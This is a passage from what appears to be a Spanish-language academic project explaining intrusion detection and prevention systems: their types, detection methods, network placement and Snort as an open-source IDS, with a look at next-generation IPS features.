Aportan a nuestra seguridad una capacidad de prevención y de alerta anticipada ante cualquier actividad sospechosa. No están diseñados para detener un ataque, aunque sí pueden generar ciertos tipos de respuesta ante éstos. Aumentan la seguridad de nuestro sistema, vigilan el tráfico de nuestra red, examinan los paquetes analizándolos en busca de datos sospechosos y detectan las primeras fases de cualquier ataque como pueden ser el análisis de nuestra red, barrido de puertos, etc.

En este proyecto realizaremos una breve introducción a estos elementos de seguridad sin llegar a profundizar mucho ya que en el punto siguiente, *Intrusion Prevention Systems*, desarrollaremos mejor el funcionamiento de estos dispositivos. Los IPS son la evolución de los IDS y veremos en que se parecen y en que se diferencian.

3.2.2 Tipos de IDS

Hay distintos tipos de clasificación para los dispositivos IDS, en este caso vamos a separarlos según la protección y según el tipo de respuesta. En cuanto al tipo de protección o localización nos encontramos con dos diferenciaciones [2]:

- H-IDS (HOST IDS). Protege contra un único servidor, PC o host. Monitorizan gran cantidad de eventos, analizando actividades con una gran precisión, determinando de esta manera qué procesos y usuarios se involucran en una determinada acción. Recaban información del sistema como ficheros, logs, recursos, etc., para su posterior análisis en busca de posibles incidencias.
  Todo ello en modo local, dentro del propio sistema. Fueron los primeros IDS en desarrollar por la industria de la seguridad informática.

  Ventajas:
  - Potente: registra comandos, ficheros abiertos, modificaciones importantes, etc.
  - Menor número de falsos-positivos que el NIDS.
  - Menor riesgo en las respuestas activas que los NIDS.

  Desventajas:
  - Instalación en máquinas locales.
  - Carga adicional en los sistemas.
  - Tiende a confiar la auditoria y el login a la máquina.

- N-IDS (NET IDS). Protege un sistema basado en red. Actúan sobre una red capturando y analizando paquetes de red, es decir, son "sniffers" del tráfico de red. Luego analizan los paquetes capturados, buscando patrones que supongan algún tipo de ataque.
  Bien ubicados, pueden analizar grandes redes y su impacto en el tráfico suele ser pequeño. Actúan mediante la utilización de un dispositivo de red configurado en modo promiscuo (analizan, "ven" todos los paquetes que circulan por un segmento de red aunque estos no vayan dirigidos a un determinado equipo). Analizan el tráfico de red, normalmente, en tiempo real. No sólo trabajan a nivel TCP/IP, también lo pueden hacer a nivel de aplicación.

  Componentes:
  - Sensores (agentes): situado en un segmento de red monitoriza en busca de tráfico sospechoso.
  - Una consola: recibe las alarmas de los sensores y reacciona según el tipo de alarma recibida.

  Ventajas:
  - Detectan accesos no deseados en la red.
  - No necesitan software adicional en los servidores.
  - Fácil instalación y actualización (sistemas dedicados).

  Desventajas:
  - Número de falsos-positivos.
  - Sensores distribuidos en cada segmento de la red.
  - Tráfico adicional en la red.
  - Difícil detección de los ataques de sesiones cifradas.

- Híbridos. Pueden monitorizar red y hosts en particular al mismo tiempo.

Por el tipo de respuesta podemos clasificarlos en:

- Pasivos: Son aquellos IDS que notifican a la autoridad competente o administrador de la red mediante el sistema que sea, alerta, etc. Pero no actúa sobre el ataque o atacante.

- Activos: Generan algún tipo de respuesta sobre el sistema atacante o fuente de ataque como cerrar la conexión o enviar algún tipo de respuesta predefinida en nuestra configuración.

3.2.3 Funcionamiento

El funcionamiento de un IDS depende del tipo de detección en el que esté basado. Como más adelante veremos los distintos tipos de funcionamiento que tenemos en un IPS y que son aplicables a los IDS, a continuación mostraremos un caso genérico de funcionamiento basado en captura y reglas.

Un IDS no es más que un sniffer colocado en zonas estratégicas de la red, captura tráfico y lo interpreta. Normalmente el tráfico se analiza desde la capa de red (nivel 3 de OSI) hacia arriba, aunque pueden mostrar información de la capa de enlace los IDS no proveen de mucha seguridad en ataques sobre capa de enlace (lo veremos en el punto 4.3).

Una vez que el tráfico es capturado y analizado se ha de hacer algo con él, es aquí donde interviene la tecnología en la que se base el sistema. Si es basado en reglas, el tráfico será analizado siguiendo dichas reglas y ellas decidirán cómo de seguro es el paquete analizado. Las reglas utilizadas se fijan en los valores de nivel 3 como la IP de destino, la IP de origen, el puerto, y demás. Es necesario mantener actualizadas las reglas de un IDS para que pueda detectar todo tipo de patrones de ataques.

Como podemos ver, el funcionamiento genérico de un IDS es sencillo. El único problema es su proactividad, es más un elemento de análisis forense que de seguridad directa sobre nuestra infraestructura de red. La evolución del IDS, el IPS, cubre las necesidades de una infraestructura segura al realizar análisis del tráfico en tiempo real, como ya veremos.

3.2.4 Arquitectura

El IDS realiza un análisis pasivo del tráfico de red, por esa razón no es necesario que el tráfico atraviese el sistema como si de un firewall se tratara. Normalmente se coloca en zonas aisladas y recibe el tráfico de las sondas colocadas en la red.

En el diseño de una red con sistemas de detección de intrusiones se suelen seguir las siguientes topologías:

- Antes de un firewall: De esta forma no descartamos paquetes antes del análisis y podemos ver todo el tráfico. Nos puede dar un aviso de las amenazas de forma prematura, ya que el firewall puede estar configurado para rechazar esas posibles amenazas. El número de alertas es elevado pero tiene la gran ventaja de detectar rastreo de puertos.

Figura 7.IDS antes de un firewali.

- En la zona desmilitarizada (DMZ). En este caso el IDS necesita una configuración exclusiva de NIDS para hacer frente a ataques dirigidos a los servidores de la DMZ. Tendrá un papel fundamental en la identificación de amenazas contra los servidores del tipo: acceso no autorizado, denegación de servicio, etc.




Figura 8.IDS en la DMZ.

- En la intranet. El IDS no necesita analizar una gran cantidad de tráfico de datos por lo que la configuración es más sencilla. Pocas alertas.




Figura 9.IDS en la intranet.

3.2.5 IDS actuales

En la actualidad, los sistemas de detección de intrusos ya no son un elemento independiente sino que forman parte de los sistemas de prevención de intrusos (IPS) que veremos en el punto siguiente. También forman parte de los firewalls de nueva generación siguiendo la tendencia de disponer de una gestión unificada de las amenazas.

En el punto 3.3 comenzaremos a hablar de Gartner y de sus Magic Quadrant para mostrar el estado de cada una de las tecnologías desde el punto de vista de fabricantes. Para el caso de los IDS no disponemos de uno de estos estudios, por lo que para hablar de los IDS en la actualidad tendremos que hacer referencia a los IPS.

Lo que si se usa en la actualidad son las soluciones de código libre, como es el caso de la herramienta Snort. Snort es un IDS basado en red (NIDS), implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida, mediante un funcionamiento en tiempo real.

3.2.5.1 Snort, la solución IDS libre

Snort es un software que implementa una solución IDS/IPS. Está disponible bajo licencia GPL, es gratuito y funciona bajo plataformas Windows y UNIX/Linux. Es uno de los más usados y dispone de una gran cantidad de filtros o patrones ya predefinidos, así como actualizaciones constantes. [3]

Podemos usar Snort de tres formas:

- Como un **sniffer** que nos muestra en tiempo real todo el tráfico que atraviesa nuestra red.
- Como un **registro de paquetes** que almacena el tráfico para que posteriormente pueda ser analizado mediante técnicas de análisis forense.
- Como un **IDS en red (NIDS)**, analiza el tráfico en tiempo real en busca de patrones, tal y como hemos definido a lo largo del punto 3.2. Es necesaria una configuración más compleja que para los otros dos modos de funcionamiento.

Snort se basa en firmas y usa reglas para comprobar los paquetes que viajan por la red y genera alertas enviándolas a una base de datos, un registro de logs o mediante mensajes SNMP. Las reglas de Snort incluyen diversos tipos de servicios como P2P, troyanos, denegación de servicio (DoS/DDoS), ataques webs, etc. Estas reglas se organizan por números, los llamados SID o SIGS.

Snort puede integrar diferentes plugins que lo hacen más personalizable.

Requisitos.

Dependiendo de como configuremos el software necesitaremos más recursos o menos de la máquina en la que lo instalemos. Lo más importante es disponer de varias tarjetas de red, al menos dos, para una escucha pasiva y para la conectividad básica del segmento de red en el que tengamos ubicado el IDS. Se puede implementar todo en una misma tarjeta de red pero no es aconsejable.

Si Snort se configura como NIDS deberemos disponer de un disco duro con espacio libre en disco reservado para el registro de logs o de tráfico. Por cada sensor que tengamos en la red debemos reservar unos 10Gb de disco duro. Por lo demás no es necesario disponer de un hardware muy potente, puede funcionar en equipos con baja memoria RAM.

En cuanto al software, Snort se puede ejecutar sobre cualquier sistema operativo: Windows, Mac OSX o Linux/UNIX. Es necesario disponer de las librerías libcap o WinPcap para la captura del tráfico, opcionalmente sería necesario disponer de bases de datos, servidores web, SSH, módulos SSL, etc.

Arquitectura de Snort.

Snort se compone de cuatro componentes básicos:

- El módulo sniffer. El sniffer captura los paquetes de datos que circulan por la red. Puede analizar tráfico IP, TCP, UDP, ICMP, RIP, etc.
- El preprocesador. El preprocesador recibe los paquetes del sniffer y comprueba los plugins disponibles para analizar el tipo de paquete.
- El sistema de detección. Recibe los paquetes del preprocesador y/o de los plugins instalados y los comprueba con las reglas establecidas para los mismos. Dependiendo de las acciones definidas por las reglas, dejará pasar los paquetes, los bloqueará, generará alertas, etc.
  La mayor parte del trabajo se realiza en el sistema de detección utilizando reglas agrupadas por categorías. Las reglas las impone el administrador y podemos dividirlas según su función:
  - Reglas de cabeceras: basan la detección de paquetes en el tipo de tráfico o en la dirección/puerto.
  - Reglas de contenido: examinan el interior del paquete.
  - Reglas de control: controlan desde la dirección del tráfico en la red hasta las contramedidas en tiempo real.
- El sistema de salida. Después de que el sistema de detección clasifique el tráfico analizado y haya aplicado las reglas correspondientes, es necesario mostrar los resultados. Las alertas pueden enviarse a un fichero de registro de logs, se pueden almacenar en base de datos o enviar por SNMP. Existen plugins que simplifican la presentación de los resultados creando archivos XML, HTML, etc.




Figura 10.Funcionamiento de Snort.

Snort puede integrarse con sistemas de correlación de eventos como Nagios, de esta forma los administradores pueden disponer de toda la información recibida por Snort en una vista global de toda su red.

No es objeto de este proyecto profundizar en la instalación, configuración o uso de Snort, solo queremos mostrar una pequeña introducción a este software muy utilizado y de código abierto. En el Capítulo 5 implementaremos una solución UTM la cual utilizará Snort como sistema de detección/prevención de intrusiones y veremos como se utiliza y configura desde una interfaz gráfica, lo que lo hace muy fácil ya que no tendremos que realizar la configuración mediante comandos a través de un terminal.

3.3 IPS

3.3.1 Introducción

Intrusion prevention systems, o IPSs, son dispositivos o programas los cuales son usados para detectar posibles intrusiones dentro de nuestra red o sistemas y actuar según la amenaza. Esas acciones consisten en la generación de alarmas y/o bloqueo activo de intrusiones. Los IPSs podemos encontrarlos como equipos de hardware dedicado, programas de software ejecutados en servidores, o programas que se ejecutan en entornos virtualizados.

Suele considerarse como una evolución de los IDS pero la verdad es que actúa de forma algo diferente acercándose al funcionamiento de un firewall. La diferencia entre un Sistema de Prevención de Intrusos frente a un Sistema de Detección de Intrusos, es que este último es reactivo pues alerta al administrador ante la detección de un posible intruso (usuario que activó algún sensor), mientras que un Sistema de Prevención de Intrusos (IPS) es proactivo, pues establece políticas de seguridad para proteger el equipo o la red de un posible ataque.

3.3.1.1 IPS frente a firewall tradicional

Los firewalls y los IPSs son herramientas esenciales para la protección de una red frente a las intrusiones. Ambos son necesarios, sobre todo porque cada uno de ellos ha sido diseñado para analizar de manera diferente:

- Un firewall está diseñado para bloquear todo el tráfico excepto el que esté permitido explícitamente (en este tema entraremos en el punto correspondiente a los firewalls ya que hay dos posibles opciones).
- Un sistema de prevención de intrusiones está diseñado para permitir todo excepto lo que está denegado.
- Un firewall está diseñado para permitir (o bloquear) los paquetes basándose en la fuente, el destino y el número de puerto, independientemente del contenido de cada paquete (*payload*).
- Un sistema de prevención de paquetes está diseñado para permitir (o bloquear) los paquetes basándose en el contenido de cada paquete.

Una analogía puede ayudarnos en este punto. Podemos imaginar el edificio de una empresa con una recepción a la entrada donde se coloca un guardia de seguridad el cual permite la entrada al edificio a la gente basándose en quien son. El guardia permite al cartero y al servicio de mensajería introducir cartas y paquetes en el edificio, pero el guardia no examina el contenido de las cartas o paquetes. En la sala de correo, un empleado abre todas las cartas y los paquetes y los examina. En esta analogía, el guardia es un firewall y el empleado de la sala de correo es un IPS.

Antes de la aparición de estos elementos prácticamente todos los ataques basados en red podían ser bloqueados mediante la combinación de cortafuegos y software anti-virus. Hoy en día la mayoría de los nuevos ataques están dirigidos directamente a las aplicaciones web. Estos ataques son imposibles de defender con

firewalls y antivirus. Sin un IPS, los ataques tienen una probabilidad significativamente mayor de tener éxito.

Hemos de señalar que el despliegue de sistemas de prevención de intrusiones no es tarea sencilla. Además de atender a sus distintos enfoques técnicos, hay que tener en consideración su efecto potencial en el rendimiento y la latencia de la red, así como la dificultad intrínseca de su configuración.

En el punto 3.4 veremos como los firewalls de nueva generación ya integran las funciones de los IPS, esto está obligando a los investigadores y fabricantes a mejorar el rendimiento y las funcionalidades para seguir siendo un elemento a tener en cuenta en la defensa de una red de trabajo.

3.3.1.2 IDS e IPS

Los dos modos de funcionamiento de estos dispositivos son la detección pasiva y la detección activa o "en línea".

- **Detección pasiva**: es el modo utilizado por los sistemas de detección de intrusos (IDS). Lo que reciben es una copia del tráfico. No pueden bloquear ataques pero crean alarmas para identificarlos. Si el IDS se estropea o funciona de manera incorrecta puede producir el cese de las alarmas.
- **Detección activa**: es el modo utilizado por los sistemas de prevención de intrusiones (IPS). El tráfico pasa por el propio dispositivo por lo tanto solamente hay que conectarlo a la red. Pueden bloquear ataques y crear alarmas. Si el IPS se estropea o funciona de manera incorrecta puede producir una interrupción del servicio.

Los IPSs en realidad pueden funcionar en ambos modos, además ya no hay equipos que sean estrictamente IDSs para un funcionamiento solo pasivo.

3.3.2 Tipos de IPS

Los sistemas de prevención de intrusiones pueden clasificarse en una serie de grupos dependiendo de la monitorización que hagan como ya sucedía con los sistemas de identificación de intrusiones (IDS). Esta clasificación se puede resumir en los siguientes conceptos:

- IPS basado en red (**NIPS**): los monitores de toda la red para el tráfico sospechoso mediante el análisis de la actividad de protocolo.
- IPS basado en host (**HIPS**): elemento software que controla un único host para detectar actividades sospechosas mediante el análisis de los acontecimientos que ocurren dentro de ese sistema.
- IPS para entornos inalámbricos (**WIPS**): monitorizan una red inalámbrica para detectar tráfico sospechoso, mediante el análisis de protocolos de redes inalámbricas.

- IPS de análisis de comportamiento de la red (**NBA**): examina el tráfico de red para identificar las amenazas que generan flujos de tráfico inusuales, como la denegación de servicio distribuido (DDoS), ciertas formas de malware, y violaciones de políticas de seguridad. Este tipo de IPS está presente en los IPS de nueva generación (**NGIPS**), de ellos hablaremos en el punto 3.3.6.1.

3.3.3 Funcionamiento

Un Sistema de Prevención de Intrusos, al igual que un Sistema de Detección de Intrusos, funciona por medio de módulos, la diferencia es la que ya se ha comentado, la proactividad que ofrece un IPS frente a un IDS en cuanto a la protección de la red.[4]

El funcionamiento de los IPS se categoriza según la forma en la que detectan el tráfico malicioso, de esta forma podemos realizar una división según los siguientes criterios:

- Detección basada en firmas
- Detección basada en políticas
- Detección basada en anomalías
- Detección *Honey Pot*

3.3.3.1 Detección basada en firmas

Este funcionamiento se asemeja al de los antivirus convencionales, se utilizan "firmas" las cuales tienen la capacidad de reconocer una determinada cadena de bytes en cierto contexto, dependiendo del análisis lanzará una alerta o no.

A modo de ejemplo podemos hablar de los ataques que sufren los servidores web, dependiendo del tipo de ataque estos generalmente forman parte de las tramas HTTP, por lo tanto se puede buscar utilizando un cierto patrón de cadenas que pueda identificar ataques al servidor web fijándose en toda la trama y filtrando.

Como este tipo de detección funciona parecido a un Antivirus, el Administrador debe verificar que las firmas estén constantemente actualizadas. Existen bases de datos libres para mantener las firmas actualizadas pero, si los equipos o software son de un fabricante que disponga sus propias firmas, es muy usual que la manera en la que ofrezcan las actualizaciones es por medio de suscripciones temporales las cuales no son gratuitas.

3.3.3.2 Detección basada en políticas

En este tipo de detección, el IPS necesita disponer de unas políticas de seguridad muy bien definidas y a la vez fáciles de administrar y de entender. En este punto podemos mencionar que dependiendo del fabricante o del software libre utilizado veremos que las políticas o reglas se definen desde una interfaz gráfica hasta por línea de comandos, depende del administrador del sistema el elegir.

Como ejemplo de políticas, podemos determinar que hosts pueden tener comunicación con determinadas redes, el IPS reconoce el tráfico fuera del perfil permitido y lo descarta.

3.3.3.3 Detección basada en anomalías

Este tipo de detección tiende a generar muchos falsos positivos, ya que es sumamente difícil determinar y medir una condición 'normal'. En este tipo de detección tenemos dos opciones:

1. **Detección Estadística de Anormalidades**: El IPS analiza el tráfico de red por un determinado periodo de tiempo y crea una línea base de comparación. Cuando el tráfico varía demasiado con respecto a la línea base de comportamiento, se genera una alarma.

2. **Detección No Estadística de Anormalidades**: En este tipo de detección, es el administrador quien define el patrón 'normal' de tráfico. Sin embargo, debido a que con este enfoque no se realiza un análisis dinámico y real del uso de la red, es susceptible a generar muchos falsos positivos.

3.3.3.4 Detección "HoneyPot"

Aquí se utiliza un "distractor". Se asigna como Honey Pot un dispositivo que sea "atractivo" para los atacantes. Los atacantes utilizan sus recursos para tratar de acceder al sistema y dejan intactos los verdaderos sistemas. Mediante esto, se pueden monitorizar los métodos utilizados por el atacante e incluso identificarlo, y de esa forma implementar políticas de seguridad acordes en nuestros sistemas de uso real.

Esta detección es muy común en entornos inalámbricos, por ejemplo se puede utilizar un punto de acceso sin contraseña o fácilmente obtenible para que el atacante acceda a una estructura aislada que sirva de "trampa", de esta manera se pueden estudiar los ataques y generar soluciones.

3.3.4 Protección

Los sistemas de prevención de intrusiones han sido diseñados para identificar e intentar bloquear distintos ataques. Antes de explicar los distintos ataques entenderemos los conceptos de falsos positivos y falsos negativos.

3.3.4.1 Falsos positivos y falsos negativos

Un **falso positivo** aparece cuando un IPS considera tráfico sospechoso a tráfico normal, lo que resulta en una falsa alarma (si estamos en modo pasivo) o en una interrupción del servicio (en modo activo). Un falso positivo puede ocurrir por una mala o ineficiente configuración de las firmas o políticas de un IPS.

Un falso positivo no debe ser confundido con un ataque real si no es relevante al sistema operativo o aplicación al que atañe. La primera generación de IDSs creaban cantidades masivas de alertas lo que provocaba un trabajo extra a los administradores, los cuales tenían que comprobar una a una todas las alarmas para descartar los falsos positivos, pero hoy en día los IPSs están más "depurados" en cuanto a inteligencia, lo que resulta en una administración más cómoda.

El problema opuesto es el de un **falso negativo**, esto ocurre cuando un IPS no reconoce una intrusión o un evento de seguridad en sí. Puede ocurrir si el IPS no está actualizado en cuanto a las firmas, o si el proveedor del IPS no ha publicado una regla para un nuevo tipo de ataque o vulnerabilidad.

Cuando un IPS se coloca en modo de detección activa, los falsos negativos son generalmente mucho más perjudiciales que un falso positivo. Un falso negativo permite al tráfico "malo" entrar en la red, comprometiendo la confidencialidad, integridad y disponibilidad de la red y los recursos.

3.3.4.2 Ataques cubiertos

Los ataques han ido evolucionando y por ello los IPS han de estar actualizados para poder identificarlos. Algunos de los típicos ataques que pueden identificar son:

- Gusanos
- Troyanos
- Buffer overflows
- Spyware
- Ataques de phising
- Botnets
- Ataques de denegación de servicio (DoS)
- Ataques *zero-day*

3.3.5 Arquitectura e implementación

A continuación describiremos los componentes de un IPSs y de qué manera pueden ubicarse dentro de una red para ayudar a proteger nuestros recursos, así podremos entender mejor su funcionamiento.

3.3.5.1 Sensor

El sensor IPS es el equipo tal cual, un *appliance* que se conecta a la red de las distintas formas que hemos comentado en el punto 3.3.1. El equipo dispone de interfaces de red y, en algunos casos, capacidad de almacenamiento para poder guardar tráfico para posteriores análisis.

Como ejemplo, se muestra en la figura 11 un sensor IPS real del fabricante Checkpoint.

Figura 11.IPS del fabricante Checkpoint.

En los casos en los que los sensores se coloquen en medio de la red, será necesario que estos dispongan de un gran rendimiento de tráfico (throughput) para que no se comporten como un cuello de botella en el caso de que el ancho de banda no sea muy grande.

3.3.5.2 Consola

La consola de administración es un software que distribuye el propio fabricante o de terceros que nos permite administrar las firmas y políticas a aplicar sobre el sensor IPS. Normalmente dispone de un visor que nos muestra las alarmas y el estado del tráfico en tiempo real.

3.3.5.3 Arquitecturas de red

Al diseñar una red normalmente tenemos varios sensores IPS, cada uno de ellos se ubica en un diferente segmento de la red. A continuación describimos algunos de las ubicaciones comunes donde podemos colocar los sensores IPS y de qué manera detectan el tráfico.

- **Perímetro o DMZ**.
  El tráfico atraviesa el sensor ya que se ubica cerca del perímetro por detrás del firewall. También se puede colocar en la DMZ analizando todo el tráfico que fluye hacia los servidores públicos (y otros hosts).
  En la figura 12 se muestra un diseño simple del perímetro de red en el cual el IPS analiza todo el tráfico después del firewall y antes de la red interna. La consola de administración se ha colocado directamente conectada al mismo switch del IPS solamente para mostrar su utilidad (la red de administración donde deberíamos colocar la consola no la mostramos).




Figura 12.IPS en DMZ.

- **Core o Data Center**.
  Si se dispone de una red grande podemos aumentar la protección instalando sensores IPS en el núcleo de nuestra red.
  Normalmente el funcionamiento en este tipo de diseño es en modo de IDS pasivo para no bloquear accesos en la red interna, además es un diseño complementario al del perímetro comentado anteriormente.
  En la figura 13 se observa un diseño típico de red con los niveles de core, distribución y acceso. Los IPS se colocan entre el nivel de distribución y acceso analizando el tráfico conectados a puertos de span de los switches o utilizando “traps”.




Figura 13.IPS en Data Center.

- **Entornos wireless**.
  En los entornos en los que las conexiones se hacen mediante puntos de acceso wireless es recomendable su uso.




Figura 14.IPS en entornos wireless.

- **Entornos virtualizados**.
  Un equipo IPS físico que analice el tráfico de entrada/salida de una red virtualizada, o un IPS virtualizado instalado en cada uno de los host virtuales puede ayudarnos a defender ataques producidos desde o hacia objetivos virtuales.

- **Segmentos de red críticos o especiales**.
  Si en nuestra red tenemos segmentos de la red en los cuales hay recursos críticos o de interés especial podemos utilizar IPSs sobre esos segmentos para aumentar el nivel de seguridad en esos segmentos, ya sea de manera activa o pasiva.

3.3.6 IPS en la actualidad

En estos puntos veremos en que estado se encuentra el mercado actual de cada uno de los elementos que estudiaremos. Para ello haremos referencia a los "Magic Quadrant" que realiza la consultora tecnológica **Gartner** [5]. En los cuadrantes lo que observamos es donde se posicionan los distintos fabricantes según una serie de criterios establecidos por Gartner. También cabe destacar que no están todos los desarrolladores que existen ya que para aparecer en estos cuadrantes también es necesario tener una cuota de mercado determinada.

En la figura 15 podemos observar el cuadrante mágico del año 2012 para los sistemas de prevención de intrusiones. Dentro del grupo de líderes tenemos a McAfee, Sourcefire, y HP. Cisco e IBM se quedan en el grupo de competidores.




Figura 15. Magiz Quadrant de Gartner para los sistemas de prevención de intrusiones.

Hasta ahora hemos visto como nos protegen los sistemas IPS, así como sus componentes y de que manera podemos diseñar una red protegida contra intrusiones. Pero esta visión es la clásica, por ello comentaremos en los siguientes puntos la evolución en cuanto a funcionalidades de los nuevos IPSs, los denominados IPS de nueva generación.

3.3.6.1 IPS de nueva generación

Desde hace más de una década se han utilizado los sistemas IDS/IPS, los cuales se han vuelto imprescindibles en la mayoría de entornos de seguridad así como para cumplir con regulaciones y normativas.

Esta tecnología ha ido cambiando y evolucionando con el tiempo reflejando el mismo cambio y evolución que se ha visto en las necesidades de los usuarios. Lo primero que hay que destacar es la evolución de los ataques e intrusiones que se han ido produciendo, las capacidades de análisis forense han hecho que los sistemas sean más seguros a muchos tipos de ataques y, en algunos casos, se adelantan a los ataques gracias a sistemas de prevención de ataques “zero-day”. Un ejemplo de la evolución la encontramos en las aplicaciones web, la mayoría de ataques de hoy en día se centran en las aplicaciones y servicios web, los IPS clásicos se centraban en intrusiones en servidores, hosts o segmentos de red, por lo que es necesario un cambio de enfoque en cuanto a los ataques.

Las necesidades de los administradores por disponer de un control fácil y accesible también es una de las necesidades que se ve resuelta con los IPS de nueva

generación, sobre todo cuando nos encontramos en entornos virtualizados. Son necesarios nuevos diseños donde los IPS tengan una visión total de la red virtualizada.

¿Qué es un IPS de nueva generación?

De acuerdo con Gartner, los IPS de nueva generación deben de cumplir [5], desde un alto nivel, las siguientes características:

- Configuración en línea: realizar cambios en las configuraciones sin necesidad de interrumpir el servicio.
- Soporte de funciones de los IPS de primera generación.
- Capacidad de análisis de nivel 7. Debe ser capaz de identificar aplicaciones y aplicar políticas diferentes según la aplicación.
- Contexto: Debe ser capaz de recopilar información de fuentes ajenas a las IPS para tomar mejores decisiones de bloqueo o para modificar el conjunto de reglas.
- Contenido: Capacidad de inspeccionar y clasificar ejecutables y otros archivos similares (PDF, Office, etc.).
- Escalabilidad, en el sentido de adaptarse a actualizaciones de red o de nuevas técnicas para protección contra las amenazas.

Nuevas funciones

Las nuevas funcionalidades de los IPS están orientadas a una mejor visibilidad y a ofrecer una arquitectura más abierta que la de los IPS clásicos, ofreciendo personalización, automatismos y mejor gestión.

Entre las nuevas funcionalidades podemos encontrar las explicadas a continuación:

Visibilidad. Los IPS de primera generación no ofrecen una visibilidad sobre cómo trabaja el motor de protección o cómo se diseñan las reglas o firmas que sirven para defender o detectar. En los NGIPS se trabaja con una arquitectura abierta en la que se dispone de completa visibilidad de las reglas.

Personalización. Los NGIPS son más personalizables dependiendo de la red y del entorno de trabajo, los fabricantes intentan cederles todo el control y la responsabilidad a los administradores de la red para que sean ellos quienes creen las reglas, pero no quiere decir que no se siga trabajando con firmas y con la detección basada en red.

Protección basada en vulnerabilidades. Las firmas en las que basan la detección los IPS clásicos ofrecen detección basada en “exploits” conocidos, pero esto no es suficiente hoy en día. Los IPS de nueva generación se esfuerzan para construir reglas que detecten cualquier variación posible de las vulnerabilidades

conocidas. Este hecho otorga a la infraestructura una mayor protección frente a ataques poco conocidos o nuevos (ataques zero day).

Evaluación de impacto. En una infraestructura de red se tiene una gran cantidad de equipos que generan alarmas y eventos, los cuales son posteriormente correlados en un gestor de eventos. Los IPS de nueva generación disponen de una inteligencia mejorada para poder analizar mejor todos los eventos que ellos mismos generan, de esta forma se reducen los falsos positivos y falsos negativos.

Evaluación de la infraestructura. Cada infraestructura de red es diferente y se ha de monitorizar de manera diferente. Los IPS de nueva generación escanean la red y evalúan las posibles reglas que se pueden aplicar en esa red en concreto, ayudando a una fácil configuración.

